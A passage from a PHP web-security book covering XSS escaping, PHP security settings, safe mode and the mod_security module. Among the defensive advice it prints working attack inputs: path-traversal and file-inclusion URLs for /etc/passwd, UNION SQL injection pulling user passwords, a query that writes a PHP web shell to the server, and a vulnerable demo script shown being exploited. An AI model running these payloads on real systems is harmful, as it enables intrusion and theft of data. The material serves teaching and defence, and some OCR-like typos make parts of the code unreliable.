- You can convert messages to a safe form by replacing the dangerous characters with the `&quot;` and `&#039;` sequences. This method is the best option because it doesn't limit the values of the tag attributes.

PHP offers you the `htmlspecialchars()` function. It is just what you need to implement filtration. By default, this function converts the <, >, and & characters and quotation marks to safe forms.

Warning By default, the `htmlspecialchars()` function doesn't convert apostrophes.

In other words, if you use this function to process tag attribute values, the values should be delimited with quotation marks. Note that if you use this function to process tag attribute values and the attributes aren't delimited with quotation marks (or apostrophes), the attacker will be able to exploit the XSS vulnerability as I demonstrated earlier.

If you have to delimit attribute values with apostrophes, you can use the second parameter of the `htmlspecialchars()` function.

A call to this function, such as `htmlspecialchars("text", ENT_QUOTES)`, will convert both apostrophes and quotation marks to a safe form.

To summarize, you should stick to the following rules:

- Any text that can be affected by an outsider should be processed before it is displayed.

- Processing text that is not a part of a tag (a tag attribute value or its portion) is a matter of filtering the < and > characters by replacing them with the `&lt;` and `&gt;` sequences. Filtration of ampersands by replacing them with the `&amp;` sequences will help you avoid discrepancy between the entered text and the text displayed by the browser. In PHP, you should use the `htmlspecialchars()` function. Note that filtering quotation marks outside tag attribute values isn't necessary.

- Each tag attribute that can be affected by an outsider should be between quotation marks (see the warning about processing apostrophes, given earlier in this section).

- If the value of a tag attribute is an URL address, it should begin with the name of one of the valid protocols or with a slash, indicating that the document is located on the same site.

- Values of tag attributes should be filtered for the < and > characters, ampersands, and quotation marks. In PHP, you should use the `htmlspecialchars()` function.

- If users are allowed to change the names of tag attributes, the set of allowable names should be announced explicitly (and thought out beforehand).

Now I'd like to say a few words about the exploitation of undocumented features when the XSS vulnerability doesn't take place.

As I demonstrated earlier, when users are allowed to include images in their messages, a malicious person can use this to achieve destructive goals. Because the server cannot check an image for honesty, you should be aware of this risk. You should allow the insertion of images only if the users' convenience outbalances the risk of eavesdropping or tricking the users to steal their authentication data.

In addition, I'd like to say a few words about performing concealed actions on behalf of the administrator when the XSS vulnerability is eliminated.

To avoid such an attack, you can check the HTTP `Referer` header when the administrator performs certain actions. However, this approach will be inconvenient if the administrator's browser doesn't send this header or if the header is removed by a proxy server.

A better solution could involve inserting some additional data, which would identify the administrator, into every link or form. In addition, these data should be dynamic. For example, the session ID can be used as such data, but you shouldn't send it with the HTTP `GET` method. Rather, insert the hash of the session ID or other information related to the session ID.

The script responsible for authentication should check these data in addition to user authentication. If the attacker doesn't know the data, he or she won't be able to create a malicious form or URL.

In more complicated cases, the system can require the administrator to confirm dangerous actions with his or her password, which should be sent with the HTTP `POST` method.

Finally, I'd like to say a few words about embedding JavaScript code into the address line of a browser.

In general, the rule requiring all URLs that can be affected by users (in messages and in other places) to begin with the name of a valid protocol (HTTP or FTP) or with a slash will protect the system against this type of attack.

However, in certain situations this rule can be too strict. For example, users might wish to exchange links to documents located in the same folder, or relative paths to documents. In these situations, you should find a reasonable compromise between the security of the system and the variety of its features. You can use additional filtering that will complicate or bar exploitation of the vulnerability. For example, you can prohibit the use of the

Jav aScript word inside URLs or at least at the beginnings of URLs.

Chapter 6: The Myth about Secure Configuration

Overview

Many applications allow their users to change the server settings that affect system security. By adjusting the security parameters of an application, the system administrator can increase the total security level of the system.

In most cases, increasing the security level with such methods inconveniences users, reducing the features of the system and complicating the implementation of certain features for system programmers. At the same time, an administrator who uses directives aimed at strengthening the system's security is deluded about how secure the system is.

As practice shows, most configuration directives of server software aimed at increasing security can be circumvented by attackers.

When a Web application programmer uses a correct approach to development from the point of view of security, he or she can achieve similar results. However, the programmer has more opportunities to control the security of a Web application without making it inconvenient for users or making it too complicated.

In some cases, the opposite situation takes place. Some settings of server software make the system convenient for the programmer but strongly decrease the system's security. In addition, applications created with an assumption that certain settings are enabled cannot be ported to systems that lack these settings.

Nevertheless, well-designed Web applications can work in any system without losing security or functionality.

Previous Next

Secure PHP Settings

PHP is popular. It has many settings that affect the security of a system.

PHP settings are stored in the PHP.INI file. The current settings are returned by the `phpinfo()` function. In addition, a few PHP settings can be specified in the Apache configuration file whose default name is HTTPD.CONF. This is possible when PHP is used as a module of the Apache HTTP server. Certain settings can be specified in the `.htaccess` file. Note that settings in the `admin` section of the configuration file can be disabled or overridden in the `.htaccess` file.

Look more closely at each configuration directive that can affect system security.

Accessing Remote Files

The `allow_url_fopen` directive is a Boolean configuration directive. Turning it on allows you to access remote files available through HTTP or FTP using file functions just like local files:

```
<?
$f=fopen("http://www.yandex.ru/", "r");
while($r=fread($f, 1024)) echo $r;
fclose($r);
include("http//www.rambler.ru/");
?>
```

When this directive is turned on, remote files can be included and executed. Therefore, turning it on is especially dangerous when a file name is contained in a variable that can be changed by a remote user. This is a vulnerability of the *global PHP source code injection* type. However, even if this directive is turned off, such a mistake in the `include()` function leads to a vulnerability of the *local PHP source code injection* type.

If an attacker is persistent enough, exploitation of the local vulnerability can allow him or her to achieve the same results as exploitation of the global vulnerability.

Both the local and the global types of the PHP source code injection vulnerability were described in *Chapter 2* devoted to vulnerabilities in Web applications.

If the name of the file being opened (e.g., with the `fopen()` function) is specified with a variable that can be changed by a remote user, the attacker can obtain the contents of local files regardless of whether the directive is turned on or off. In some systems, however, it is necessary to open remote files. This directive shouldn't be turned off in such systems.

As you can see, turning off this directive doesn't save you from attacks made against vulnerabilities that can take place in file functions. In addition, it would destroy the functionality of some systems. Therefore, turning it off can be justified in only one case: You need to protect code that is likely to be vulnerable, but you don't have time or money to correct this code and eliminate vulnerabilities from it.

In any case, you should be aware that a skilful hacker can circumvent this protection.

At the same time, if your code meets all safety requirements, it doesn't matter whether the directive is turned on or off. In other words, the following note is true.

Note If the system security is thought out at the PHP script level, it is pointless to turn off this directive.

By default, this directive is turned on in PHP.

Displaying and Reporting Errors

The `display_errors` Boolean configuration directive tells the PHP interpreter whether it should display errors when executing code.

Many authors of books and articles recommend disabling this directive to increase the security level. Indeed, displaying errors isn't good programming style.

What's more, an error message indicates a situation that wasn't foreseen by the programmer. In other words, this is an undocumented response.

As I demonstrated earlier, undocumented responses of a system are used by attackers to gain control over it.

However, even when the directive for displaying errors is turned off, nothing will happen to undocumented responses. You just don't see an indication.

Therefore, turning off this directive will just relieve you of an indication of a vulnerability, not of the vulnerability itself. In *Chapters 2* and *3*, I draw your attention to how an attacker can find and exploit vulnerabilities in a system when the error display is turned off.

In addition, turning off error messages can hamper tasks such as debugging the system, putting it into operation, adding new modules to it, and updating it. Again, a persistent attacker can exploit a vulnerability even when displaying errors is turned off.

A well-designed invulnerable system shouldn't enter undocumented states. Therefore, an outsider won't be able to change external conditions so that execution of a PHP script is terminated with an error.

So, turn off displaying error messages after you put your system into operation and make all necessary settings. Be aware that turning them off doesn't affect the system security; it would just be confusing, which is seldom effective.

Turn on the directive for displaying error messages during development and testing of the system and when adding new modules. This will help you debug undocumented responses of the system.

The `error_reporting` directive sets an error reporting level. For more details, refer to PHP documentation.

Magic Quotes

The `magic_quotes_gpc` directive is a Boolean configuration directive. When it is turned on, all quotation marks and apostrophes in HTTP `GET`, `POST`, and `COOKIE` parameters are screened with backslashes. That is, when the `magic_quotes_runtime` is turned on, quotation marks and apostrophes are screened in data returned by functions that retrieve information from external sources.

Thus, turning on these directives allows you to avoid processing received data when you're going to use them in SQL queries or other constructions that require screening of quotation marks, apostrophes, or both.

Some people say that turning on these directives eliminates the SQL injection vulnerability. However, in *Chapter 3* devoted to this vulnerability, I demonstrated that an attacker sometimes can exploit this vulnerability without using quotation marks in parameters.

In many cases that display data in the browser, output data to a file, or use data in other functions that already take a backslash, turning on these directives will litter the output with backslashes. To avoid this, delete excessive backslashes before data output. You can use the `stripslashes()` function to do this.

When programming a system, you should keep in mind that quotation marks and apostrophes are screened automatically, and should delete the screening manually when necessary.

Taking into account that screening is not a panacea but just an inconvenience for a programmer and that it can lead to failure if the programmer is inexperienced, I would recommend that you don't use these directives. Rather, stick to simple safety rules when writing code. For example, convert data in SQL queries to the necessary form and screen dangerous characters manually, using appropriate functions.

Turning on magic quotes won't increase the system security level much but will hamper you as a programmer.

Global Variables

The `register_globals` Boolean configuration directive is responsible for registering `GET`, `POST`, `COOKIE`, and other HTTP parameters as global variables.

In earlier PHP versions, this directive was turned on by default; in later versions, it is turned off. However, in many systems it is turned on even in the latest PHP versions because they inherited old configuration files.

In *Chapter 2* devoted to errors in Web applications, I demonstrated that with this directive turned on, an attacker sometimes can exploit errors related to the use of noninitialized variables. When the directive is turned off, the `GET`, `POST`, `COOKIE`, and other HTTP parameters can be accessed explicitly using the `$_GET`, `$_POST`, `$_COOKIE`, `$_SERVER`, and `$_ENN` arrays.

Warning In the earlier PHP versions, the `$HTTP_GET_VARS`, `$HTTP__POST_VARS`, `$HTTP_COOKIE_VARS`, `$HTTP_SERVER_VARS`, `$HTTP_ENV_VARS` arrays were used.

Even when the directive is turned on, I recommend that you use these global arrays explicitly, when accessing external parameters, for compatibility. In addition, I recommend that you explicitly declare local and global variables to avoid using them without initialization.

With an appropriate approach to Web programming, it doesn't matter whether the directive is turned on or off. You'll obtain correct and reliable code regardless of the state of this directive.

If code is written with the presumption that the directive is turned on — that is, the `GET`, `POST`, and `COOKIE` parameters are accessed as global variables — the code won't be portable to systems with this directive turned off. Therefore, you should write code with the presumption that the directive is turned off and access external data explicitly by using appropriate arrays and declaring all variables.

In most cases, it is recommended that you turn off this directive because it is pointless to use it when a correct approach to Web programming is used. Leave it turned on only when there are system scripts that require it. Make sure the scripts are safe.

The `variables_order` directive sets the order of parsing the `GET`, `POST`, `COOKIE`, and other HTTP parameters and specifies, which parameters should be converted to global variables.

Note In the earlier 3.x PHP versions, the `gpc_order` directive is used rather than `variables_order`.

Exposing PHP

The `expose_php` directive is a Boolean configuration directive. When it is turned on, information that a document was generated using the PHP interpreter is exposed in the HTTP header of the server's response. The version of the interpreter is also disclosed. When the directive is turned on, PHP exposes this information; otherwise `(expose_php = off)`, no additional data are sent to the browser.

Be aware that disabling this directive just creates confusion. Don't base system security on the hope that an attacker doesn't know how documents are generated (with PHP or Perl) or what PHP version is installed in the system.

An attacker can assume that your documents are generated with a PHP interpreter and try to find vulnerabilities in your PHP scripts. In addition, he or she can know from other sources that the documents are generated with a PHP interpreter.

For example, if his or her browser displays a PHP error message or such a message appears in a search engine's cache, the attacker will have no doubt that you use PHP.

Extensions of document files can allow the attacker to detect a PHP interpreter.

However, I demonstrated earlier how you can associate any file extension to the PHP interpreter on the server. Consider an example:

```
RemoveHandler .htm .html .jpg .gif .png .bmp .jpeg
AddType application/x-httpd-php .htm .html .gif .png .bmp .jpe
```

In this example, the Apache HTTP server is configured so that documents with the HTM, HTML, GIF, PNG, BMP, JPEG, and JPG extensions are processed by the PHP interpreter.

In addition, the attacker can send an HTTP request to any PHP script (e.g., http://localhost/6/1.php) regardless of its extension. Suppose that the following lines are contained in the requests as HTTP `GET` parameters:

- **http://localhost/6/1.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42**
- **http://localhost/6/1.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42**
- **http://localhost/6/1.php?=PHPE9568F36-D428-11d2-A769-00AA001ACF42**
- **http://localhost/6/1.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000**

The results of these requests will be surprising regardless of the PHP settings and the logic of the PHP scripts. The first request displays the PHP logo. The second request displays the Zend logo. Depending on the PHP version, the third request displays a picture of a dog or of a man chewing a pencil.

The fourth request is the most interesting. It displays the names of PHP developers. In addition, the following data might be displayed.

http://localhost/6/1.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
`PHP 4.3 Quality Assurance Team`

```
Ilia Alshanetsky, Stefan Esser, Moriyoshi Koizumi,
Sebastian Nohn, Derick Rethans, Melvyn Sopacua, Jani
Taskinen
```

Therefore, an analysis of server responses to these (and a few other) requests allows the attacker to find the version of the PHP interpreter used on the server.

Other Configuration Directives

The `include_path` directive sets paths to `include` files.

In some cases, when this directive is set incorrectly and the local PHP source code injection vulnerability takes place, the attacker can include and execute any local file even if the `../` sequence is filtered. For example, this is possible when the `include_path` directive specifies the root directory on the server (and the mentioned vulnerability takes place):

```
include_path=.:/home/httpd/php-lib:/
```

The `post_max_size` directive defines the maximum size of an HTTP `POST` request. If you're going to send large amounts of data in `POST` requests, increase the value of this directive.

When you process file loading, the maximum size of an HTTP `POST` request should be larger than the maximum allowable file size because files are sent using the HTTP `POST` method.

The `upload_max_filesize` directive puts additional limits on the size of loaded files. Unlike with the hidden form field `MAX_FILE_SIZE`, the client cannot bypass this directive.

The `max_execution_time` directive sets the maximum execution time for PHP scripts. When the value of this directive is large, the malicious user can launch a DOS attack on the server scripts that run long enough.

However, you shouldn't make this value too small. Otherwise, large scripts won't be able to terminate normally. Rather than minimizing the value of this directive, optimize your scripts so that they consume minimum computer resources.

Note that the execution time of a script doesn't include the time required to make database queries or the time taken up by functions such as `sleep()` or `system()`.

The `set_time_limit()` function sets the maximum execution time for a script and resets the counter when the script runs.

The `memory_limit` directive sets the maximum size of the memory that can be taken up by a script. This parameter prevents a malicious or erroneous script from taking up all available memory and causing a DoS failure.

The Safe Mode

The `safe_mode` configuration directive turns on the safe PHP mode.

In the safe mode, a few additional configuration directives that strongly limit the server functionality are used. The following paragraphs describe limitations put on a script when the PHP interpreter is in the safe mode.

In the safe mode, PHP checks whether the owner of script is the same as the owner of a file accessed by the script. For example, let the TEST.PHP script belong to the `test` user, and let the TEST.TXT file belong to the `test2` user. The access rights are the following:

```
-rw-rw-r--     1 test     test         11 Jan  1 00:00 test.php
-rw-rw-r--     1 test2    test         11 Jan  1 00:00 test.txt
```

Let the TEST.PHP script have the following code:

```
<?
 $f=fopen("text.txt", "r");
 while($r=fread($f, 1024)) echo $r;
 fclose($f);
?>
```

When this script starts in these conditions, the following message will appear.

http://server/test.php

```
Warning!: SAFE MODE Restriction in effect. The script whose uid
is not allowed to access test.txt owned by uid 1002 in test.php
```

Note that the message appears even though the `test2` user and the user who started the Apache HTTP server have the rights for reading the TEST.TXT file.

In many cases, this check doesn't affect the security of a system. Suppose an attacker exploits a vulnerability and can start any PHP code on a server. In addition, suppose the attacker exploits the PHP source code injection vulnerability in a script, say, TEST1.PHP. This script can belong to a user other than the user who started the HTTP server. What's more, the other files in the system are likely to have the same owner.

By exploiting this vulnerability, the attacker can access the other files as long as the access rights of the user who started the HTTP server allow the attacker to do this. Because the vulnerable script belongs to the same user as the other scripts in the system, the check will return positive results.

If the attacker uses this vulnerability to put a malicious PHP script into a folder available for writing, this file will belong to the user who started the HTTP server. Thus, the attacker will be able to work with files belonging to that user.

So, this check doesn't guarantee security because attacks can exploit the mentioned vulnerability. At the same time, this check significantly hampers the development of scripts and disables certain system features.

The `open_basedir` directive can be used instead of `safe_mode`. If the value of the `open_basedir` directive isn't empty, no files outside the specified directory can be processed. Everything I said earlier about the check for file owners is true when it comes to this directive.

The use of this directive won't protect you from the attacker's access to files located in the same directory or in a directory that contains a vulnerable file. Thus, the attacker can obtain access to reading and editing system files that can contain private data.

The `doc_root` directive is similar to `open_basedir`. If the PHP interpreter is in the safe mode, no files outside the specified directory can be processed.

In addition, the following configuration directives can be used in the safe mode:

- `safe_mode_gid` — When this directive is turned on, the PHP interpreter checks whether the group that owns the script is the same as the group that owns the file being processed. Turning on this directive weakens the safe mode to some extent.

- `safe_mode_exec_dir` — The directive specifies a list of paths so that only files with these paths can be executed. The details are given later.

- `safe_mode_include_dir` — If included files belong to the directory specified in this directive, no checks are done for owners (or groups of owners) of the included files. The directory specified in this directive should be specified in the `include_path` directive, or you should specify the absolute path to the file.

- `safe_mode_allowed_env_vars` — The directive specifies a list of environment variables that can be changed with a script. By default, the variables whose names have a `PHP`_prefix can be accessed. You shouldn't hope that preventing the attacker from accessing the environment variables will affect his or her destructive abilities.

- `safe_mode_protected_env_vars` — The directive contains a list of environment variables that cannot be changed with the `putenv()` function. This directive has a higher priority than the `safe_mode_allowed_env_vars` directive. Therefore, if the same variable is contained in both directives, it will be inaccessible.

- `disable_functions` — The directive lists PHP functions that cannot be used in scripts. This directive works regardless of the safe mode.

- `disable_classes` — The directive prohibits the use of particular classes. This directive works regardless of the safe mode. This configuration directive was introduced in PHP 4.3.2.

The safe mode restricts the use of certain functions.

Before opening a file (for reading or writing), all file functions check whether the owner (or the group of owners) of the script is the same as the owner (or the group of owners) of the file being processed.

I should mention that earlier PHP versions suffered from vulnerabilities that allowed an attacker to circumvent this restriction:

Variant 1. In earlier PHP versions, it was possible to use the `include()` function to include text files and display them to a browser even when the safe mode prohibited this. The attacker can obtain the contents of any file in vulnerable PHP versions when the target file is available for reading to the user who started the HTTP server and the `safe_mode_include_dir` isn't set.

Viewing a file with safe mode on

```
<?
 Include("/etc/passwd");
?>
```

Variant 2. The attacker can try to access a database. He or she can create a malicious script that sends a query to the database and returns the contents of the target file.

Viewing a file using MySQL

```
<?
mysql_connect("localhost", "root", "");
$sq="select load_file('/etc/passwd' as file)";
$q=mysql_query($sq);
if($r=mysql_fetch_object($q))
{
 echo "<pre>".htmlspecialchars($r->file)."</pre>";
}
else
{
echo "ERROR. The file cannot be loaded!";
}
?>
```

Variant 3. Although the PHP interpreter is good, its earlier versions contain a few bugs that allow a malicious user to circumvent the safe mode. The attacker can exploit these bugs to obtain higher privileges in the system and access any file.

The `putenv()` function checks the user's rights for changing environment variables listed in the `safe_mode_allowed_env_vars` and `safe mode protected_env_vars` directives.

The `move_uploaded_file()` function checks whether the script and the file have the same owner (or group of owners).

The `chdir()` function allows the user to change the directory only if the directory and the file have the same owner (or group of owners).

The `dl()` function is unavailable in the safe mode. The `shell_exec()` function and the "back quotes" operator are also unavailable in the safe mode.

The `exec()`, `system()`, `passthru()`, and `popen()` functions can be used for executing files within the directory set with the `safe_mode_exec_dir` directive.

The use of the .. sequence in file paths is prohibited.

The last fact makes it impossible for an attacker to use the PHP shell. However, an incorrect configuration (e.g., where the root directory of the server is specified in the `safe_mode_exec_dir` directive) will reduce to zero all protection set with the safe mode. A malicious authenticated user will be able to execute any file that can manipulate other files regardless of who their owners are.

If `apache_request_headers()` is used in the safe mode, authorization headers in an HTTP request aren't returned.

The `header()` function adds the current user ID (UID) to the `WWW-Authenticate` header.

The `PHP_RUTH_USER`, `PHP_AUTH_PW`, and `AUTH_TYPE` elements of the `$_SERVER` array are unavailable in the safe mode. However, in PHP 4.2.1 and later, the `$_SERVER [REMOTE_USER]` element can be used to identify an authorized user.

The `set_time_limit()` function is unavailable in the safe mode. In the `mail()` function, the fifth parameter is unavailable in the safe mode.

To summarize, the safe mode protects scripts and data belonging to users from scripts belonging to other users, and it protects the system from malicious scripts.

At the same time, the safe mode decreases the system's functionality and is inconvenient to users and programmers.

In other words, the safe mode is a tool for protecting users from other users in a hosting company. It doesn't save the system from external dangers.

Vulnerabilities of the SQL injection type can be exploited with methods described earlier in this book. The safe mode doesn't affect the attacker's ability to exploit these vulnerabilities.

Vulnerabilities related to obtaining the contents of any file are restricted with the requirement that the file should belong to the same user. However, if the attacker analyzes system files, this requirement is met. In other words, the vulnerability can be used to investigate the system and, sometimes, to deface pages on the site.

Vulnerabilities of the PHP source code injection type can be used as described earlier. The only limitation is that the attacker will fail to flush PHP shell to a remote server because the functionality of the `system()` function is limited in the safe mode.

As you can see, the safe mode leaves many ways for destructive actions, and it involves inconvenience for programmers.

Warning Enabling the safe PHP mode doesn't mean complete protection for the system. At the same time, proper filtration and the use of other methods described in this book allow you to increase the reliability and security of the system.

The Apache *mod_security* Module

The `mod_security` module is a module of the Apache HTTP server designed to increase the security level of the server. When it comes to using this module for this purpose, it is worth describing what the mode is and what advantages it has.

The module is a sort of an additional filter between the HTTP server and a user. If an HTTP request conforms to certain internal security rules, it is allowed into the Apache server transparently to the server and the scripts running on it. If a request doesn't conform to these rules, it is rejected and the client receives a message about an internal server error.

The internal security rules applied to incoming HTTP requests are entirely defined in the configuration file of the `mod_security` module. That is, an incorrect configuration can reduce the effect of this module to naught. To configure the module correctly, you should clearly understand dangers for scripts and methods that can be used by attackers.

However, if you understand, which dangerous data should be barred, you can filter these data with your own scripts. What's more, the use of your scripts for this purpose will be more flexible and compatible with the data you receive using HTTP.

The `mod_security` module comes with a few default configurations. It is likely that a particular system is using one default configuration because the cost of creating an original configuration is compatible with that of writing security scripts.

Look at one default configuration, [`httpd.conf`]`. example-minimal`, that comes with `mod_security` version 1.7.3. It contains the following directives:

- `SecFllterEngine on` simply turns on the filtration. No rules are set here.
- `SecAuditILog/var/log/httpd-security. log` specifies the log file.

- `SecFllterScanPOST on` tells that `POST` parameters should be filtered.
- `SecFilterDefaultAction "deny, log, status: 500"` specifies the default action.

That's all. No filtered are defined. The use of the httpd.conf. `example-minimal` default configuration doesn't give additional security to the system.

You can make sure that the `mod_security` configured in such a manner will pass all potentially dangerous requests:

- **http://server/test.php?file=/etc/passwd**
- **http://server/test.php?file=../../../etc/passwd**
- **http://server/test.php?file=../../../etc/passwd%00**
- **http://server/test.php?id=2+union+select+null,null/***
- **http://server/test.php?id=2+union+select+user password+from+mysql.user/***
- **http://server/test.php?id=2+union+select+user,password+from+mysql.user%00**
- **http://server/test.php?id=2'+union+select+user,password+from+rnysql.user/***
- **http://server/test.php?id=2'+union+select+'<?+system($_GET[cmd])+?>'+into+outfile+'/var/http/server/cmd.php'+from+testtablel/**

All these requests will reach both the HTTP server and the script.

Now, look at another default configuration of the `mod_security` module. It is called httpd.conf. `example-full`. As you can guess from its name, it includes as many checks as possible. It uses several directives.

The `SecFilterEngine On` directive turns on the filtration.

Here, I'd like to mention that the attacker can detect the `mod_security` module from its responses. For example, it will respond with `500 - internal server error` to the **http://site/?etc/passwd** request and return a page like **http://site/** to the **http://site/?etc/passwd** request.

In other words, the attacker can disclose the `mod_security` module by creating requests dangerous to certain scripts, sending them to scripts that won't suffer from these requests, and analyzing the server's responses. In addition, information about the module can be contained in the response header.

The `SecFlltercneckURLEncoding On` directive tells that the names and values of parameters in HTTP requests should be URL-encoded. When this directive is on, the **http://site/?etc/passw%64** request will cause an error message; otherwise, it won't.

If you decide to use this module for protection, turn on this directive. Otherwise, the attacker will circumvent all checks by URL-encoding the data he or she sends.

The `SecFilterForceByteRange 32 126` directive specifies the range for characters that can be included into an HTTP request. Here, these are printable ASCII characters. Note that this range doesn't cover the characters of some national alphabets.

Enabling this directive will automatically repel most hacker attacks. However, this will hamper normal functionality of the system, such as through the following:

- It will be impossible to include some characters of national alphabets into HTTP `GET` and `POST` parameters.
- It will be impossible to send multiline data in forms (e.g., `textarea` form fields).
- It will be impossible to load files.

- It will be impossible to use the `multipart/form-data` forms.

These restrictions are crucial for normal functionality of the system. What's more, only HTTP `GET` and `POST` parameters of HTTP requests are filtered. `COOKIE` values can contain any data, and the attacker sometimes can change the `COOKIE` values.

Systems seldom benefit from the use of this directive.

The following directives specify log files and set the debug levels:

```
SecAuditLog /var/log/audit_log
SecFilterDebugLog /var/log/modsec_debug_log
SecFilterDebugLevel 0
```

The `SecFilterScanPOST On` turns on filtration of HTTP `POST` parameters. The following two directives define particular filters:

```
SecFilter /etc/passwd
SecFilter "\.\./"
```

These filters reject attempts to access a script if an HTTP `GET` or `POST` request includes the `/etc/passwd` or .. / sequence.

The `/etc/passwd` is not the only file of interest to an attacker. In general, it is pointless to protect only this file on a vulnerable server. In any case, the attacker can try to get the contents of this file using other methods, for example, by exploiting the SQL injection vulnerability. In addition, if the attacker can execute any command on the server (using PHP shell or another method), he or she can bypass this filtration with commands like the following:

- **http://site/cmd.php?cmd=ln+-s+/etc/+/tmp/xtc/**
- **http://site/cmd.php?cmd=cat+/xtc/passwd**

Filtration of the ../ sequence can make it difficult for the attacker to exploit vulnerabilities related to file names. However, there are situations, in which the attacker doesn't need to use this sequence, for example, if he or she can use absolute paths. Moreover, in Windows operating systems a backslash that isn't rejected by this filter can be used. So, there are a lot of situations that make these filters ineffective or useless.

The configuration file also includes directives that detect attempts to attack the XSS vulnerability:

```
SecFilter "<[[:space:]]*script"
SecFilter "<(.|\n)+>"
```

In *Chapter 5* devoted to XSS, I demonstrated how the attacker can exploit the XSS vulnerability when the `script` keyword and the < and > characters are filtered.

Therefore, including these directives will never protect you from attacks on a vulnerability of this type.

The next directives in the configuration files are intended to protect the server from the SQL injection vulnerability:

```
SecFilter "delete[[:space:]]+from"
SecFilter "insert[[:space:]]+into"
SecFilter "select.+from"
```

As you can see, these directives filter only HTTP requests whose GET and POST parameters include the `insert`, `delete`, and `select` SQL queries.

This is useful, but there are other SQL queries that can be destructive for system. The following queries aren't filtered:

- `update`
- `alter table`
- `drop table`
- `drop database`
- `create table`

- `create database`
- `show`

In addition, the attacker sometimes can make queries retrieving information from the database. For example, in *Chapter 3* devoted to SQL injections (in the section about the SQL injection in the SQL Server 3.x), I describe techniques for retrieving information from the database without the use of `union select from` queries. Practically all of those techniques will work despite this filtration.

The other two default configurations lie somewhere between the minimal and the full configurations.

Summarizing, I would say the following:

- When a default configuration is used, neither minimal nor full configuration provides proper security. The attacker can bypass all default filters by applying one or another method.
- Some types of potentially dangerous requests aren't filtered
- Although the default settings of the `mod_security` module are ineffective, the use of some filters would limit the system's functionality. In some cases, certain functions won't work.
- By customizing the configuration of the `mod_security` module, you can achieve an acceptable security level. However, it will always be lower than the level you can achieve with your scripts.
- In some cases, the `mod_security` module cannot solve certain security problems. I'll explain this issue later in this chapter.
- Filters used by the `mod_security` module can decrease the system's functionality.

Finally, I cannot imagine a system, in which the use of this module would be advantageous. On its own, the module isn't that bad. However, a necessary security level in a Web application can be achieved only inside the Web application, not with an external module that is not "aware" of which requests can be dangerous to a particular script.

The only situation, in which you can use this module, is a system with scripts written by different people, and you cannot check each script for security. However, you should be aware of the following:

- The module doesn't guarantee complete security, and a persistent attacker always can gain control over the system (if there are vulnerable scripts).
- You cannot be sure that all scripts will work without failures after the module is enabled.

A Universal Method for Circumventing the *mod_security* Module

With most configurations of `mod_security`, an attacker can bypass filters set in this module. Circumventing the `mod_security` module is possible because the module filters HTTP `GET` and `POST` parameters. Sometimes, `POST` parameters aren't filtered (e.g., their filtration is disabled by default).

However, elements of an HTTP request other than `GET` or `POST` parameters can include malicious data. For example, malicious data can be embedded into `COOKIE` parameters of an HTTP request. By default, the `mod_security` module doesn't filter `COOKIE` parameters.

Remember certain configuration feature of the PHP interpreter. The `register_globals` directive is used for automatic registration of `GET`, `POST`, `COOKIE`, and other HTTP parameters. The `variables_order` directive sets the list and the order of parameters that should be automatically registered as global variables.

Warning In some PHP versions, automatic registration **is** enabled by default.

Consider a script typical for receiving external data. Suppose that the automatic registration is enabled.

Warning To test this example using the software presented on the accompanying CD-ROM, install and configure it (e.g., use the httpd.conf.example-full configuration).

http://localhost/6/2.php

```
<?
 if(empty ($id))
 {
  echo "
  <form>
  Enter ID (integer)<input type=text name=id><input type=submit>
  </form>
  ";
  exit;
 }
 echo "You entered id=$id";
 include("./data/$id.php");
 echo "<hr>";
 mysql_connect("localhost", "root", "");
 mysql_select_db("book1");
 $sq="select * from test1 where id=$id";
 $q=mysql_query($sq);
 if(!$q) die("Database access error:<br>$sq");
 if($r-mysgl fetch_object($q))
   echo $r->name;
 else echo "Records not found";
?>
```

Disable the `mod_security` module and check the script for vulnerabilities

http://localhost/6/2.php?id=1

```
You entered id=1
---------------------------------------------------------------------
This is the first data file
---------------------------------------------------------------------
John Smith
```

http://localhost/6/2.php?id=1'

```
You entered id=1'
---------------------------------------------------------------------
Warning: main(./data/1'.php): failed to open stream: No
such file or directory in x:\localhost\6\2.php on line 12

Warning: main(): Failed opening './data/1'.php' for
inclusion (include_path='.;c:\php4\pear') in
x:\localhost\6\2.php on line 12
---------------------------------------------------------------------
Database access error:

select * from test1 where id=1'
```

http://localhost/6/2.php?id=2-1

```
You entered id=2-1
---------------------------------------------------------------------
Warning: main(./data/2-/.php): failed to open stream: No
such file or directory in x:\localhost\6\2.php on line 12

Warning: main(): Failed opening './data/2-/.php' for
```

```
inclusion (include_path='.;c:\php4\pear') in
x:\localhost\6\2.php on line 12

----------------------------------------------------------------------

John Smith
```

http://localhost/6/2.php?id=9999+union+select+id,pass+from+passwords/*

```
You entered id=9999 union select id,pass from passwords/*

----------------------------------------------------------------------

Warning: main(./data/9999 union select id,pass from
passwords/*.php): failed to open stream: No such file or
directory in x:\localhost\6\2.php on line 14

Warning: main(): Failed opening './data/9999 union select
id,pass from passwords/*.php' for inclusion
(include_path='.;c:\php4\pear') in x:\localhost\6\2.php on
line 14

----------------------------------------------------------------------

passadmin1
```

http://localhost/6/2.php?id=../data.txt%00

```
You entered id=../data.txt

----------------------------------------------------------------------

This file contains passwords. An external user shouldn't
access it.

----------------------------------------------------------------------

Database access error:

select * from test1 where id=../data.txt
```

http://localhost/6/2.php?id=%3Cscript%3Ealert('hello')%3C/script%3E

```
You entered id=
----------------------------------------------------------------------
Warning: main(./data/.php): failed to open stream: Invalid
argument in x:\localhost\6\2.php on line 14
Warning: main(): Failed opening
'./data/<script>alert('hello')</script>.php' for inclusion
(include_path='.;c:\php4\pear') in x:\localhost\6\2.php on
line 14
----------------------------------------------------------------------
Database access error:
select * from test1 where id=
```

In the last example, a JavaScript alert with the "hello" text was output.

This script has a lot of vulnerabilities of various types.

The received `id` value is output without filtration to the generated page. This is the XSS vulnerability.

Then the `./data/$id.php` page is included, and the `$id` value isn't filtered. That entails a vulnerability of the PHP local source code injection type. This vulnerability can be used to execute any code with the privileges of the user who started the HTTP server. In addition, the vulnerability can be used to read files.

The same `id` parameter carries a vulnerability of the SQL injection type to the MySQL database. The attacker can exploit this vulnerability to retrieve any data from the database.

One of these examples retrieves a user's password from the `passwords` table.

Now, enable the `mod_security` module and configure it, for example, with the httpd.conf. `example-full` default configuration. Make a series of requests.

http://localhost/6/2.php?id=1

```
You entered id=1
-----------------------------------------------------------------
This is the first data file.
-----------------------------------------------------------------
John Smith
```

